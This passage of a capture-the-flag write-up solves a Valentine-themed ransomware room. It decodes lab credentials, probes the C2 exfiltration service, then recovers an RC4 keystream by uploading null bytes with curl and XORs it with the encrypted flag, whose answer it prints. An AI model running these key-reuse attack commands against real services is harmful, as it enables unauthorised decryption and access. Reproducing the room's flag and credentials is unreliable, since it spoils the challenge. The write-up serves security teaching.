

| Authorization | Authorization: Basic Y3VwaWRfYWdlbnQ6UjBzM3M0cjNSM2QhVjEwbDN0czRyM0JsdTMjMjAyNA== | base64 for cupid_agent:R0s3s4r3R3d!V10l3ts4r3Blu3#2024 |

Phase 6: Decryption (Breaking the Crypto)
To recover the files without paying, we need to find a weakness in the encryption. First, let’s identify the service.
We can search for the exfiltration function in the binary or scan the active C2 server.

Scanning the server with nmap:



Connecting to the port gives us a JSON status:
1
2
3
HTTP/1.1 200 OK
...
{"cipher":"rc4","service":"valentine-exfil","status":"alive","version":"2.0.24"}


The server explicitly states: "cipher":"rc4".
The Vulnerability: RC4 Key Reuse
RC4 is a stream cipher. It works by generating a pseudorandom stream of bits (the Keystream) based on a key (K). It encrypts Plaintext (P) by XORing it with this Keystream.
\[C = P \oplus K_{stream}\]A fundamental rule of stream ciphers is: Never use the same Key/Nonce for different messages. If the keystream is reused, the encryption is trivial to break.
Since the server handles the encryption (Exfiltration as a Service), and it likely uses a static key or generates the keystream server-side based on the session:

If we send a file consisting entirely of Null Bytes (0x00) to be encrypted:
\[P = 0\] \[C = 0 \oplus K_{stream}\] \[C = K_{stream}\]The resulting “encrypted” file will be the raw keystream.

Exploitation
We need to send a file to the /exfil endpoint that the server will encrypt. Since we want to recover the keystream, we should send Null Bytes.
Why 1000 bytes? The flag is likely short (less than 100 characters). However, RC4 generates a continuous stream of keys. To be safe and ensure we recover enough keystream bytes to cover the entire length of the flag (and then some), we choose an arbitrary large number like 1000. If the flag is 50 bytes, we only need the first 50 bytes of the keystream, but getting more doesn’t hurt.
We create a file nulos.bin with 1000 null bytes and upload it using the credentials found in the ransom note.
1
python3 -c "import sys; sys.stdout.buffer.write(b'\x00'*1000)" > nulos.bin && curl -H 'Authorization: Basic Y3VwaWRfYWdlbnQ6UjBzM3M0cjNSM2QhVjEwbDN0czRyM0JsdTMjMjAyNA==' -H 'Content-Type: application/octet-stream' --data-binary @nulos.bin http://api.valentinesforever.thm:8080/exfil -o keystream.bin
Command Breakdown:
- Payload Generation:
python3 -c "..." > nulos.binsys.stdout.buffer.write(...): We usebuffer.writeinstead ofprintto write raw bytes directly to stdout, avoiding any encoding issues (like newlines\nbeing added/modified).b'\x00'*1000: Generates a byte sequence of 1000 zeros.
- Exfiltration:
curl ...-H 'Authorization: ...': Sets the Basic Auth header required by the server (decoded from the ransomware config).-H 'Content-Type: ...': Tells the server we are sending a binary stream.--data-binary @nulos.bin: Sends the file strictly as binary data, preserving every byte (critical for crypto operations).-o keystream.bin: Saves the server’s response (which is the keystream) to a file.
We successfully recovered the file keystream.bin.

Now, to decrypt the flag, we just need to XOR the encrypted flag (flag.enc) with this keystream. Since $A \oplus B \oplus B = A$.
1
python3 -c "k=open('keystream.bin','rb').read(); f=open('flag.enc','rb').read(); print(''.join(chr(a^b) for a,b in zip(f,k)))"
Script Explanation:
zip(f,k): Takes one byte from the encrypted flag (f) and one byte from the keystream (k) in pairs.a^b: Performs the XOR operation between them.chr(...): Converts the resulting integer back to a character.''.join(...): Reassembles the characters into the final string.
1

THM{l0v3_l3tt3r_fr0m_th3_90s_xoxo}